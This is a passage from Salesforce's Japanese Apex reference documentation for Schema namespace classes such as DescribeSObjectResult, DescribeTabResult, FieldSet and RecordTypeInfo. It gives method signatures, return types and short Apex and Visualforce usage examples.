項目が SOQL クエリの GROUP BY 句に含まれる場合は true、含まれない場合は false を返します。このメソッドは、API バージョン 18.0 以降を使用して保存された Apex クラスおよびトリガにのみ使用できます。

署名

```
public Boolean isGroupable()
```

戻り値

型: Boolean

isHtmlFormatted()

項目が HTML のために形式化されており、HTML として表示されるように符号化する必要がある場合は true、そうでない場合は false を返します。このメソッドに対して true を返す項目の例の 1 つは、ハイパーリンクのカスタム数式項目です。もう 1 つの例は、IMAGE テキスト関数があるカスタム数式項目です。

署名

```
public Boolean isHtmlFormatted()
```

戻り値

型: Boolean

isIdLookup()

upsert メソッドでレコードを指定するために項目を使用できる場合は true、使用できない場合は false を返します。

署名

```
public Boolean isIdLookup()
```

戻り値

型: Boolean

isNameField()

項目が名前項目の場合は true、そうでない場合は false を返します。

署名

```
public Boolean isNameField()
```

戻り値

型: Boolean

使用方法

このメソッドは、標準オブジェクトの名前項目 (Account オブジェクトの AccountName など) やカスタムオブジェクトの名前項目を識別するために使用します。Contact オブジェクトのように FirstName と LastName 項目が代わりに使用される場合を除き、オブジェクトは名前項目を 1 つのみ持つことができます。

個人取引先の Name 項目などのように複合名が存在する場合、そのレコードの isNameField は true に設定されます。

isNamePointing()

項目が複数のデータ型のオブジェクトを親として持つことが可能な場合、true を返します。たとえば、ToDo は [取引先責任者/リード ID] (WhoId) 項目と [商談/取引先 ID] (WhatId) 項目の両方を持つことができ、いずれかのオブジェクトが特定 ToDo レコードの親になる可能性があるため、このメソッドに対して true を返します。それ以外の場合、このメソッドは false を返します。

署名

```
public Boolean isNamePointing()
```

戻り値

型: Boolean

isNillable()

項目を空白にできる場合は true、できない場合は false を返します。null 値が許可される項目は、中身を空にすることができます。空白にできない項目では、オブジェクトを作成して保存するには必ず値を設定する必要があります。

署名

```
public Boolean isNillable()
```

戻り値

型: Boolean

isPermissionable()

項目に項目の権限を指定できる場合は true、そうでない場合は false を返します。

署名

```
public Boolean isPermissionable()
```

戻り値

型: Boolean

isRestrictedDelete()

子オブジェクトから参照されるため親オブジェクトを削除できない場合は true を返し、削除できる場合は false を返します。

署名

```
public Boolean isRestrictedDelete()
```

戻り値

型: Boolean

isRestrictedPicklist()

項目が制限つき選択リストの場合は `true`、そうでない場合は `false` を返します。

署名

```
public Boolean isRestrictedPicklist()
```

戻り値

型: Boolean

isSortable()

項目上でクエリをソートできる場合は `true`、できない場合は `false` を返します。

署名

```
public Boolean isSortable()
```

戻り値

型: Boolean

isUnique()

項目の値を一意にする必要がある場合は `true`、そうでない場合は `false` を返します。

署名

```
public Boolean isUnique()
```

戻り値

型: Boolean

isUpdateable()

現在のユーザが項目を編集できる場合、またはカスタムオブジェクトの主従関係項目である子レコードの親を別の親レコードに変更できる場合は `true`、できない場合は、`false` を返します。

署名

```
public Boolean isUpdateable()
```

戻り値

型: Boolean

isWriteRequiresMasterRead()

詳細オブジェクトへの書き込みに親の参照・更新共有ではなく参照共有が必要な場合は、`true` を返します。

署名

```
public Boolean isWriteRequiresMasterRead()
```

戻り値

型: Boolean

DescribeIconResult クラス

タブのアイコンメタデータ情報が含まれます。

名前空間

Schema

使用方法

`Schema.DescribeTabResult` クラスの `getIcons` メソッドは、タブに使用する色を示す `Schema.DescribeIconResult` オブジェクトのリストを返します。

`Schema.DescribeIconResult` クラスのメソッドは、対応するプロパティを使用してコールできます。`get` で始まる各メソッドでは、`get` プレフィックスと末尾の括弧 `()` を省略して対応するプロパティをコールできます。たとえば、`iconResultObj.url` は `iconResultObj.getUrl()` と同じです。

例

このサンプルでは、Salesアプリケーションの最初のタブの最初のアイコンの情報を取得する方法を示します。

```
// Get tab set describes for each app

List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();



// Iterate through each tab set

for(Schema.DescribeTabSetResult tsr : tabSetDesc) {

    // Get tab info for the Sales app

    if (tsr.getLabel() == 'Sales') {

        // Get icon information for the first tab

        List<Schema.DescribeIconResult> iconDesc = tsr.getTabs()[0].getIcons();
```

```
        // Display the icon height and width of the first icon
        System.debug('Height: ' + iconDesc[0].getHeight());
        System.debug('Width: ' + iconDesc[0].getWidth());
    }
}

// Example debug statement output
// DEBUG|Height: 32
// DEBUG|Width: 32
```

DescribeIconResult メソッド

`DescribeIconResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getContentType()

タブのアイコンの `image/png` などのコンテンツタイプを返します。

署名

```
public String getContentType()
```

戻り値

型: String

getHeight()

タブのアイコンの高さ (ピクセル単位) を返します。

署名

```
public Integer getHeight()
```

戻り値

型: Integer

使用方法

メモ: アイコンのコンテンツタイプが SVG である場合、そのアイコンはサイズを持たず、高さは 0 です。

getTheme()

タブのアイコンのテーマを返します。

署名

```
public String getTheme()
```

戻り値

型: String

テーマに使用できる値には、`theme3`、`theme4`、および `custom` があります。

- `theme3` は Spring '10 で導入された、Salesforce テーマです。
- `theme4` は、Salesforce のモバイルタッチスクリーンバージョン向けの Winter '14 で導入された、Salesforce テーマです。
- `custom` はカスタムアイコンに関連付けられたテーマの名前です。

getUrl()

タブのアイコンの完全修飾 URL を返します。

署名

```
public String getUrl()
```

戻り値

型: String

getWidth()

タブのアイコンの幅 (ピクセル単位) を返します。

署名

```
public Integer getWidth()
```

戻り値

型: Integer

使用方法

メモ: アイコンのコンテンツタイプが SVG である場合、そのアイコンはサイズを持たず、幅は 0 です。

DescribeSObjectResult クラス

sObject を記述するメソッドが含まれます。

名前空間

Schema

使用方法

引数を取るメソッドはありません。

DescribeSObjectResult メソッド

`DescribeSObjectResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getLabel()
オブジェクト名と一致または一致しないオブジェクトの表示ラベルを返します。

getLabelPlural()
オブジェクト名と一致または一致しないオブジェクトの複数の表示ラベルを返します。

getLocalName()
`getName` メソッドと同様、オブジェクト名を返します。ただし、オブジェクトが現在の名前空間の一部である場合、名前の名前空間部分は削除されます。

getName()
オブジェクトの名前を返します。

getRecordTypeInfos()
このオブジェクトがサポートするレコードタイプのリストを返します。このリスト内で参照するには、現在のユーザにレコードタイプへのアクセス権は必要ありません。

getRecordTypeInfosById()
関連付けられたレコードタイプにレコード ID を照合する対応付けを返します。この対応付け内で参照するには、現在のユーザにレコードタイプへのアクセス権は必要ありません。

getRecordTypeInfosByName()
関連付けられたレコードタイプにレコードラベルを照合する対応付けを返します。この対応付け内で参照するには、現在のユーザにレコードタイプへのアクセス権は必要ありません。

getSobjectType()
sObject の Schema.SObjectType オブジェクトを返します。類似した sObject の作成に使用できます。

isAccessible()
現在のユーザがこの項目を参照できる場合は `true`、できない場合は `false` を返します。

isCreateable()
現在のユーザがオブジェクトを作成できる場合は `true`、できない場合は `false` を返します。

isCustom()
項目がカスタムオブジェクトの場合は `true`、標準オブジェクトの場合は `false` を返します。

isCustomSetting()
オブジェクトがカスタム設定の場合は `true`、そうでない場合は `false` を返します。

isDeletable()
現在のユーザがオブジェクトを削除できる場合は `true`、できない場合は `false` を返します。

isDeprecatedAndHidden()
将来の使用のために予約されています。

isFeedEnabled()
そのオブジェクトで Chatter フィードが有効になっている場合は `true`、有効でない場合は `false` を返します。このメソッドは、Salesforce API バージョン 19.0 以降を使用して保存された Apex クラスおよびトリガにのみ使用できます。

isMergeable()
現在のユーザがオブジェクトを同じデータ型の他のオブジェクトとマージできる場合は `true`、できない場合は `false` を返します。`true` は、リード、取引先責任者、および取引先に対して返されます。

isQueryable()
現在のユーザがオブジェクトをクエリできる場合は `true`、クエリできない場合は `false` を返します。

isSearchable()
現在のユーザがオブジェクトを検索できる場合は `true`、できない場合は `false` を返します。

isUndeletable()
現在のユーザがオブジェクトを復元できる場合は `true`、できない場合は `false` を返します。

isUpdateable()
現在のユーザがオブジェクトを更新できる場合は `true`、できない場合は `false` を返します。

fields()

単独で使用してはいけない特殊なデータ型を返します。`fields` には、項目メンバー変数名または `getMap` メソッドのいずれかが常に必要です。

署名

```
public Schema.SObjectTypeFields fields()
```

戻り値

型: Schema.SObjectTypeFields

戻り値は単独で使用してはいけない特殊なデータ型です。

使用方法

メモ: Apex クラス内から sObject とその項目を記述する場合、クラスが保存されている API バージョンに関係なく、新しいデータ型のカスタム項目が返されます。地理位置情報データ型などのデータ型が最新の API バージョンのみで使用できる場合、クラスが以前のバージョンの API で保存されていても、地理位置情報項目のコンポーネントが返されます。

詳細は、「Apex Describe Information について」を参照してください。

例

```
Schema.DescribeFieldResult dfr = Schema.SObjectType.Account.fields.Name;
```

fieldSets()

単独で使用してはいけない特殊なデータ型を返します。`fieldSets` の後には常に、項目セット名または `getMap` メソッドを続ける必要があります。

署名

```
public Schema.SObjectTypeFields fieldSets()
```

戻り値

型: Schema.SObjectTypeFields

戻り値は単独で使用してはいけない特殊なデータ型です。

例

```
Schema.DescribeSObjectResult d =

  Account.sObjectType.getDescribe();

Map<String, Schema.FieldSet> FsMap =

  d.fieldSets.getMap();
```

getChildRelationships()

定義される sObject の外部キーがある sObject の名前である、子リレーションのリストを返します。

署名

```
public Schema.ChildRelationship getChildRelationships()
```

戻り値

型: List<Schema.ChildRelationship>

例

たとえば、Account オブジェクトには、子リレーションとして `Contacts` と `Opportunities` が含まれます。

getKeyPrefix()

オブジェクトの3文字のプレフィックスコードを返します。レコードIDは、プレフィックスとしてオブジェクトデータ型を指定する3文字コードが付きます(たとえば、取引先には `001` のプレフィックス、商談には `006` のプレフィックスが付きます)。

署名

```
public String getKeyPrefix()
```

戻り値

型: String

使用方法

DescribeSobjectResult オブジェクトは、安定したプレフィックスを持つオブジェクトに値を返します。安定したプレフィックスまたは予測可能なプレフィックスを持たないオブジェクトデータ型については、項目は空白で

す。これらのコードに依存するクライアントアプリケーションは、前方互換性を確保するために、このオブジェクトデータ型を決定する方法を使用できます。

getLabel()

オブジェクト名と一致または一致しないオブジェクトの表示ラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

使用方法

オブジェクトの表示ラベルは、必ずオブジェクト名と一致するとは限りません。たとえば、医療分野の組織では、Account の表示ラベルを Patient に変更する可能性があります。この表示ラベルは、その後 Salesforce ユーザインターフェースで使用されます。詳細は、Salesforce オンラインヘルプを参照してください。

getLabelPlural()

オブジェクト名と一致または一致しないオブジェクトの複数の表示ラベルを返します。

署名

```
public String getLabelPlural()
```

戻り値

型: String

使用方法

オブジェクトの表示ラベル(複数形)は、必ずオブジェクト名と一致するとは限りません。たとえば、医療分野の組織では、Account の複数の表示ラベルを Patient に変更する可能性があります。この表示ラベルは、その後 Salesforce ユーザインターフェースで使用されます。詳細は、Salesforce オンラインヘルプを参照してください。

getLocalName()

getName メソッドと同様、オブジェクト名を返します。ただし、オブジェクトが現在の名前空間の一部である場合、名前の名前空間部分は削除されます。

署名

```
public String getLocalName()
```

戻り値

型: String

getName()

オブジェクトの名前を返します。

署名

```
public String getName()
```

戻り値

型: String

getRecordTypeInfos()

このオブジェクトがサポートするレコードタイプのリストを返します。このリスト内で参照するには、現在のユーザにレコードタイプへのアクセス権は必要ありません。

署名

```
public List<Schema.RecordTypeInfo> getRecordTypeInfos()
```

戻り値

型: List<Schema.RecordTypeInfo>

getRecordTypeInfosById()

関連付けられたレコードタイプにレコード ID を照合する対応付けを返します。この対応付け内で参照するには、現在のユーザにレコードタイプへのアクセス権は必要ありません。

署名

```
public Schema.RecordTypeInfo getRecordTypeInfosById()
```

戻り値

型: Map<ID, Schema.RecordTypeInfo>

getRecordTypeInfosByName()

関連付けられたレコードタイプにレコードラベルを照合する対応付けを返します。この対応付け内で参照するには、現在のユーザにレコードタイプへのアクセス権は必要ありません。

署名

```
public Schema.RecordTypeInfo getRecordTypeInfosByName()
```

戻り値

型: Map<String, Schema.RecordTypeInfo>

getSobjectType()

sObject の Schema.SObjectType オブジェクトを返します。類似した sObject の作成に使用できます。

署名

```
public Schema.SObjectType getSobjectType()
```

戻り値

型: Schema.SObjectType

isAccessible()

現在のユーザがこの項目を参照できる場合は `true`、できない場合は `false` を返します。

署名

```
public Boolean isAccessible()
```

戻り値

型: Boolean

isCreateable()

現在のユーザがオブジェクトを作成できる場合は `true`、できない場合は `false` を返します。

署名

```
public Boolean isCreateable()
```

戻り値

型: Boolean

isCustom()

項目がカスタムオブジェクトの場合は `true`、標準オブジェクトの場合は `false` を返します。

署名

```
public Boolean isCustom()
```

戻り値

型: Boolean

isCustomSetting()

オブジェクトがカスタム設定の場合は `true`、そうでない場合は `false` を返します。

署名

```
public Boolean isCustomSetting()
```

戻り値

型: Boolean

isDeletable()

現在のユーザがオブジェクトを削除できる場合は `true`、できない場合は `false` を返します。

署名

```
public Boolean isDeletable()
```

戻り値

型: Boolean

isDeprecatedAndHidden()

将来の使用のために予約されています。

署名

```
public Boolean isDeprecatedAndHidden()
```

戻り値

型: Boolean

isFeedEnabled()

そのオブジェクトでChatterフィードが有効になっている場合は `true`、有効でない場合は `false` を返します。このメソッドは、Salesforce API バージョン 19.0 以降を使用して保存された Apex クラスおよびトリガにのみ使用できます。

署名

```
public Boolean isFeedEnabled()
```

戻り値

型: Boolean

isMergeable()

現在のユーザがオブジェクトを同じデータ型の他のオブジェクトとマージできる場合は true、できない場合は false を返します。true は、リード、取引先責任者、および取引先に対して返されます。

署名

```
public Boolean isMergeable()
```

戻り値

型: Boolean

isQueryable()

現在のユーザがオブジェクトをクエリできる場合は true、クエリできない場合は false を返します。

署名

```
public Boolean isQueryable()
```

戻り値

型: Boolean

isSearchable()

現在のユーザがオブジェクトを検索できる場合は true、できない場合は false を返します。

署名

```
public Boolean isSearchable()
```

戻り値

型: Boolean

isUndeletable()

現在のユーザがオブジェクトを復元できる場合は true、できない場合は false を返します。

署名

```
public Boolean isUndeletable()
```

戻り値

型: Boolean

isUpdateable()

現在のユーザがオブジェクトを更新できる場合は true、できない場合は false を返します。

署名

```
public Boolean isUpdateable()
```

戻り値

型: Boolean

DescribeTabResult クラス

Salesforceユーザインターフェースで利用可能な標準またはカスタムアプリケーションのタブに関するタブメタデータ情報が含まれます。

名前空間

Schema

使用方法

Schema.DescribeTabSetResult の getTabs メソッドは、1 つのアプリケーションのタブを説明する Schema.DescribeTabResult オブジェクトのリストを返します。

Schema.DescribeTabResult クラスのメソッドは、対応するプロパティを使用してコールできます。get で始まる各メソッドでは、get プレフィックスと末尾の括弧 () を省略して対応するプロパティをコールできます。たとえば、tabResultObj.label は tabResultObj.getLabel() と同じです。同様に、is で始まる各メソッドでは、is プレフィックスと末尾の括弧 () を省略できます。たとえば、tabResultObj.isCustom は tabResultObj.custom と同じです。

DescribeTabResult メソッド

DescribeTabResult のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getColors()

このタブに関連付けられているすべての色の色メタデータ情報のリストを返します。色はそれぞれ、1 つのテーマとコンテキストに関連付けられます。

署名

```
public List<Schema.DescribeColorResult> getColors()
```

戻り値

型: List<Schema.DescribeColorResult>

getIconUrl()

タブのメインの 32x32 ピクセルのアイコンの URL を返します。このアイコンは、現在のテーマ (theme3) に対応しており、ほとんどのページで上部のヘッダーの横に表示されます。

署名

```
public String getIconUrl()
```

戻り値

型: String

getIcons()

このタブに関連付けられているすべてのアイコンのアイコンメタデータ情報のリストを返します。アイコンはそれぞれ、1 つのテーマとコンテキストに関連付けられます。

署名

```
public List<Schema.DescribeIconResult> getIcons()
```

戻り値

型: List<Schema.DescribeIconResult>

getLabel()

このタブの表示ラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

getMiniIconUrl()

タブを表す 16x16 ピクセルのアイコンの URL を返します。このアイコンは、現在のテーマ (theme3) に対応しており、関連リストなどに表示されます。

署名

```
public String getMiniIconUrl()
```

戻り値

型: String

getSobjectName()

このタブに主に表示される sObject の名前を返します (特定の sObject を表示するタブについて)。

署名

```
public String getSobjectName()
```

戻り値

型: String

getUrl()

このタブを表示するための完全修飾 URL を返します。

署名

```
public String getUrl()
```

戻り値

型: String

isCustom()

カスタムタブの場合は `true`、標準タブの場合は `false` を返します。

署名

```
public Boolean isCustom()
```

戻り値

型: Boolean

DescribeTabSetResult クラス

Salesforceユーザインターフェースで利用可能な標準またはカスタムアプリケーションに関するメタデータ情報が含まれます。

名前空間

Schema

使用方法

`Schema.describeTabs` メソッドは、標準およびカスタムアプリケーションを説明する `Schema.DescribeTabSetResult` オブジェクトのリストを返します。

`Schema.DescribeTabSetResult` クラスのメソッドは、対応するプロパティを使用してコールできます。`get` で始まる各メソッドでは、`get` プレフィックスと末尾の括弧 `()` を省略して対応するプロパティをコールできます。たとえば、`tabSetResultObj.label` は `tabSetResultObj.getLabel()` と同じです。同様に、`is` で始まる各メソッドでは、`is` プレフィックスと末尾の括弧 `()` を省略できます。たとえば、`tabSetResultObj.isSelected` は `tabSetResultObj.selected` と同じです。

例

この例では、Schema.describeTabs メソッドをコールして使用可能なすべてのアプリケーションの Describe Information を取得する方法を示します。この例は各 Describe Result で繰り返され、Sales アプリケーションに関するその他のメタデータ情報が取得されます。

```
// App we're interested to get more info about
String appName = 'Sales';


// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();


// Iterate through each tab set describe for each app and display the info
for(Schema.DescribeTabSetResult tsr : tabSetDesc) {
    // Get more information for the Sales app
    if (tsr.getLabel() == appName) {
        // Find out if the app is selected
        if (tsr.isSelected()) {
            System.debug('The ' + appName + ' app is selected. ');
        }
        // Get the app's Logo URL and namespace
        String logo = tsr.getLogoUrl();
        System.debug('Logo URL: ' + logo);
        String ns = tsr.getNamespace();
        if (ns == '') {
            System.debug('The ' + appName + ' app has no namespace defined.');
        }
        else {
            System.debug('Namespace: ' + ns);
        }
```

```
        // Get the number of tabs
        System.debug('The ' + appName + ' app has ' + tsr.getTabs().size() + ' tabs.');
    }
}


// Example debug statement output
// DEBUG|The Sales app is selected.
// DEBUG|Logo URL: https://na1.salesforce.com/img/seasonLogos/2014_winter_aloha.png
// DEBUG|The Sales app has no namespace defined.
// DEBUG|The Sales app has 14 tabs.
```

DescribeTabSetResult メソッド

`DescribeTabSetResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getLabel()

標準アプリケーションまたはカスタムアプリケーションの表示ラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

使用方法

表示ラベルは、Salesforce ユーザインターフェースでタブの名前が変更されると変わります。詳細は、Salesforce オンラインヘルプを参照してください。

getLogoUrl()

関連付けられている標準アプリケーションまたはカスタムアプリケーションのロゴ画像への完全修飾 URL を返します。

署名

```
public String getLogoUrl()
```

戻り値

型: String

getNamespace()

Force.com AppExchange 管理パッケージの開発者名前空間プレフィックスを返します。

署名

```
public String getNamespace()
```

戻り値

型: String

使用方法

この名前空間プレフィックスは、管理パッケージを公開できるように有効化されている Developer Edition 組織の名前空間プレフィックスに対応しています。このメソッドは、タブのセットを含むカスタムアプリケーションに適用され、管理パッケージの一部としてインストールされます。

getTabs()

標準アプリケーションまたはカスタムアプリケーションに表示されたタブのメタデータ情報を返します。

署名

```
public List<Schema.DescribeTabResult> getTabs()
```

戻り値

型: List<Schema.DescribeTabResult>

isSelected()

この標準アプリケーションまたはカスタムアプリケーションが、現在ユーザに選択されているアプリケーションである場合は、true を返します。ない場合は false を返します。

署名

```
public Boolean isSelected()
```

戻り値

型: Boolean

DisplayType 列挙

Schema.DisplayType Enum 値は、Field Describe Result の getType メソッドによって返されます。

名前空間

Schema

データ型の項目値	Field オブジェクトに含まれる内容
anytype	値のデータ型は、String、Picklist、Boolean、Integer、Double、Percent、ID、Date、DateTime、URL、または Email です。
base64	Base64 で符号化された任意のバイナリデータ (型は base64Binary)
Boolean	boolean の (true または false) の値
Combobox	列挙のセットを提供するコンボボックスで、ユーザはリストにない値も指定できます。
Currency	通貨の値
DataCategoryGroupReference	データカテゴリグループまたはカテゴリの一意名への参照。
Date	日付の値
DateTime	日時値
Double	倍精度浮動小数点値
Email	メールアドレス
EncryptedString	暗号化された文字列
ID	オブジェクトの主キー項目

データ型の項目値	Field オブジェクトに含まれる内容
Integer	整数値
MultiPicklist	複数の値を選択可能な列挙のセットを提供する複数選択の選択リスト
Percent	パーセント値
Phone	電話番号。値には英字を含めることもできます。電話番号の書式は、クライアントアプリケーションが指定します。
Picklist	単一の値を選択可能な列挙のセットを含む、1つの値のみを選択できる選択リスト
Reference	外部キー項目に似ている、別のオブジェクトへの相互参照
String	文字列の値
TextArea	複数行のテキスト項目として表示される文字列値
Time	時間の値
URL	ハイパーリンクとして表示される URL 値

使用方法

詳細は、『*Salesforce および Force.com のオブジェクトリファレンス*』の「データ型」を参照してください。すべての Enum で共有されるメソッドの詳細は、「Enum メソッド」を参照してください。

FieldSet クラス

sObject に作成された項目セットの詳細を検出および取得するためのメソッドが含まれます。

名前空間

Schema

使用方法

項目セットに含まれる項目を検出し、項目セット自体の詳細(名前、名前空間、表示ラベルなど)を取得するには、`Schema.FieldSet` クラスのメソッドを使用します。次の例では、sObject について項目セットの Describe Result オブジェクトのコレクションを取得する方法を示します。返される Map のキーは項目セット名で、値は対応する項目セットの Describe Result です。

```
Map<String, Schema.FieldSet> FsMap =

    Schema.SObjectType.Account.fieldSets.getMap();
```

項目セットは sObject Describe Result からも使用できます。次のコード行は、前述のサンプルと同じです。

```
Schema.DescribeSObjectResult d =

  Account.sObjectType.getDescribe();

Map<String, Schema.FieldSet> FsMap =

  d.fieldSets.getMap();
```

個々の項目セットを使用するには、sObject 上の項目セットのマップ経由でアクセスするか、事前に項目セットの名前がわかる場合は、項目セットへの明示的参照を使用してアクセスします。次の 2 行のコードは、同じ項目セットを取得します。

```
Schema.FieldSet fs1 = Schema.SObjectType.Account.fieldSets.getMap().get('field_set_name');

Schema.FieldSet fs2 = Schema.SObjectType.Account.fieldSets.field_set_name;
```

例: Visualforce ページへの項目セットの表示

このサンプルでは、`Schema.FieldSet` および `Schema.FieldSetMember` メソッドを使用して、Merchandise カスタムオブジェクトの Dimensions 項目セットに含まれるすべての項目を動的に取得します。取得した項目のリストを使用して、これらの項目を表示に使用できるようにする SOQL クエリを作成します。Visualforce ページは、`MerchandiseDetails` クラスをコントローラとして使用します。

```
public class MerchandiseDetails {



    public Merchandise__c merch { get; set; }



    public MerchandiseDetails() {

        this.merch = getMerchandise();

    }



    public List<Schema.FieldSetMember> getFields() {

        return SObjectType.Merchandise__c.FieldSets.Dimensions.getFields();

    }



    private Merchandise__c getMerchandise() {

        String query = 'SELECT ';
```

```
        for(Schema.FieldSetMember f : this.getFields()) {
            query += f.getFieldPath() + ', ';
        }
        query += 'Id, Name FROM Merchandise__c LIMIT 1';
        return Database.query(query);
    }
}
```

上記のコントローラを使用する Visualforce ページは単純です。

```
<apex:page controller="MerchandiseDetails">
    <apex:form >

      <apex:pageBlock title="Product Details">
          <apex:pageBlockSection title="Product">
              <apex:inputField value="{!merch.Name}"/>
          </apex:pageBlockSection>

          <apex:pageBlockSection title="Dimensions">
              <apex:repeat value="{!fields}" var="f">
                  <apex:inputField value="{!merch[f.fieldPath]}"
                      required="{!OR(f.required, f.dbrequired)}"/>
              </apex:repeat>
          </apex:pageBlockSection>

        </apex:pageBlock>

    </apex:form>
</apex:page>
```

上記のマークアップは、フォーム上の項目を必須項目として示す必要があるかどうかを判定するために使用する数式です。項目セット内の項目は、項目セット定義または項目自体の定義によって必須にすることができます。この数式では両方を処理します。

FieldSet メソッド

`FieldSet` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getDescription()

項目セットの説明を返します。

署名

```
public String getDescription()
```

戻り値

型: `String`

使用方法

説明は項目セットの必須項目で、項目セットのコンテキストとコンテンツを説明するためのものです。多くの場合、エンドユーザではなく、管理パッケージに定義された項目セットを設定するシステム管理者を対象とします。

getFields()

項目セットを構成する項目の `Schema.FieldSetMember` オブジェクトのリストを返します。

署名

```
public List<FieldSetMember> getFields()
```

戻り値

型: List<Schema.FieldSetMember>

getLabel()

Salesforce ユーザインターフェースの項目の隣に表示されるテキストラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: String

getName()

項目セットの名前を返します。

署名

```
public String getName()
```

戻り値

型: String

getNamespace()

項目セットの名前空間を返します。

署名

```
public String getNamespace()
```

戻り値

型: String

使用方法

組織で名前空間を設定しておらず、項目セットが組織で定義されている場合、返される名前空間は空の文字列です。それ以外の場合、これは組織の名前空間か、項目セットが含まれる管理パッケージの名前空間です。

getSObjectType()

項目セット定義が含まれる sObject の `Schema.sObjectType` を返します。

署名

```
public Schema.SObjectType getSObjectType()
```

戻り値

型: `Schema.SObjectType`

FieldSetMember クラス

項目セットのメンバー項目のメタデータにアクセスするためのメソッドが含まれます。

名前空間

Schema

使用方法

項目セットに含まれる項目の詳細 (項目表示ラベル、型、動的 SOQL 対応項目パスなど) を取得するには、`Schema.FieldSetMember` クラスのメソッドを使用します。次の例では、sObject の特定の項目セットについて、項目セットメンバーの Describe Result オブジェクトのコレクションを取得する方法を示します。

```
List<Schema.FieldSetMember> fields =

    Schema.SObjectType.Account.fieldSets.getMap().get('field_set_name').getFields();
```

項目セットの名前が事前にわかる場合、項目セットへの明示的な参照を使用して、より直接的に項目にアクセスできます。

```
List<Schema.FieldSetMember> fields =

    Schema.SObjectType.Account.fieldSets.field_set_name.getFields();
```

関連トピック:

- FieldSet クラス

FieldSetMember メソッド

`FieldSetMember` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

- getDBRequired()

  項目が、sObject の項目の定義で必須の場合は `true`、それ以外の場合は `false` を返します。

getFieldPath()
動的 SOQL クエリでそのまま使用できる形式で項目パス文字列を返します。

getLabel()
Salesforce ユーザインターフェースの項目の隣に表示されるテキストラベルを返します。

getRequired()
項目が項目セットで必須の場合は `true`、そうでない場合は `false` を返します。

getType()
項目の Apex データ型を返します。

getDBRequired()

項目が、sObject の項目の定義で必須の場合は `true`、それ以外の場合は `false` を返します。

署名

```
public Boolean getDBRequired()
```

戻り値

型: `Boolean`

getFieldPath()

動的 SOQL クエリでそのまま使用できる形式で項目パス文字列を返します。

署名

```
public String getFieldPath()
```

戻り値

型: `String`

例

このメソッドの使用例は、「例: Visualforce ページへの項目セットの表示」を参照してください。

getLabel()

Salesforce ユーザインターフェースの項目の隣に表示されるテキストラベルを返します。

署名

```
public String getLabel()
```

戻り値

型: `String`

getRequired()

項目が項目セットで必須の場合は `true`、そうでない場合は `false` を返します。

署名

```
public Boolean getRequired()
```

戻り値

型: `Boolean`

getType()

項目の Apex データ型を返します。

署名

```
public Schema.DisplayType getType()
```

戻り値

型: `Schema.DisplayType`

PicklistEntry クラス

picklist エントリを表します。

名前空間

Schema

使用方法

picklist 項目には、ユーザが単一のデータを選択可能な 1 つ以上のデータのリストが含まれます。Salesforce ユーザインターフェースのドロップダウンリストとして表示されます。データの1つをデフォルトデータに設定できます。

`Schema.PicklistEntry` オブジェクトは、`getPicklistValues` メソッドを使用して Field Describe Result から返されます。次に例を示します。

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();

List<Schema.PicklistEntry> P = F.getPicklistValues();
```

PicklistEntry メソッド

`PicklistEntry` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getLabel()

選択リスト内のこの項目の表示名を返します。

署名

```
public String getLabel()
```

戻り値

型: String

getValue()

選択リスト内のこの項目の値を返します。

署名

```
public String getValue()
```

戻り値

型: String

isActive()

ユーザインターフェースの選択リスト項目のドロップダウンリストに項目を表示する必要がある場合は `true`、必要がない場合は `false` を返します。

署名

```
public Boolean isActive()
```

戻り値

型: Boolean

isDefaultValue()

この項目が選択リスト用のデフォルト値の場合は true、そうでない場合は false を返します。選択リスト内の 1 つの項目のみをデフォルトに設定できます。

署名

```
public Boolean isDefaultValue()
```

戻り値

型: Boolean

RecordTypeInfo クラス

レコードタイプが関連付けられた sObject のレコードタイプ情報にアクセスするメソッドが含まれます。

名前空間

Schema

使用方法

RecordTypeInfo オブジェクトは、getRecordTypeInfos メソッドを使用して sObject Describe Result から返されます。次に例を示します。

```
Schema.DescribeSObjectResult R = Account.SObjectType.getDescribe();

List<Schema.RecordTypeInfo> RT = R.getRecordTypeInfos();
```

getRecordTypeInfos メソッドだけでなく、getRecordTypeInfosById メソッドと getRecordTypeInfosByName メソッドも使用できます。これらのメソッドはそれぞれ、RecordTypeInfo をレコード ID とレコードラベルに関連付ける対応付けを返します。

例

次の例では、少なくとも 1 つのレコードタイプが Account オブジェクト用に作成されています。

```
RecordType rt = [SELECT Id,Name FROM RecordType WHERE SobjectType='Account' LIMIT 1];

Schema.DescribeSObjectResult d = Schema.SObjectType.Account;
```

```
Map<Id,Schema.RecordTypeInfo> rtMapById = d.getRecordTypeInfosById();

Schema.RecordTypeInfo rtById =  rtMapById.get(rt.id);

Map<String,Schema.RecordTypeInfo> rtMapByName = d.getRecordTypeInfosByName();

Schema.RecordTypeInfo rtByName =  rtMapByName.get(rt.name);

System.assertEquals(rtById,rtByName);
```

RecordTypeInfo メソッド

`RecordTypeInfo` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getName()

このレコードタイプの名前を返します。

署名

```
public String getName()
```

戻り値

型: String

getRecordTypeId()

このレコードタイプの ID を返します。

署名

```
public ID getRecordTypeId()
```

戻り値

型: ID

isAvailable()

現在のユーザがレコードタイプを使用できる場合は true、使用できない場合は false を返します。このメソッドは、新しいレコードの作成時に使用可能なレコードタイプの一覧をユーザに表示するために使用します。

署名

```
public Boolean isAvailable()
```

戻り値

型: Boolean

isDefaultRecordTypeMapping()

これがデフォルトのレコードタイプ対応付けの場合は true、そうでない場合は false を返します。

署名

```
public Boolean isDefaultRecordTypeMapping()
```

戻り値

型: Boolean

SOAPType 列挙

Schema.SOAPType Enum 値は、Field Describe Result の getSoapType メソッドによって返されます。

名前空間

Schema

データ型の項目値	Field オブジェクトに含まれる内容
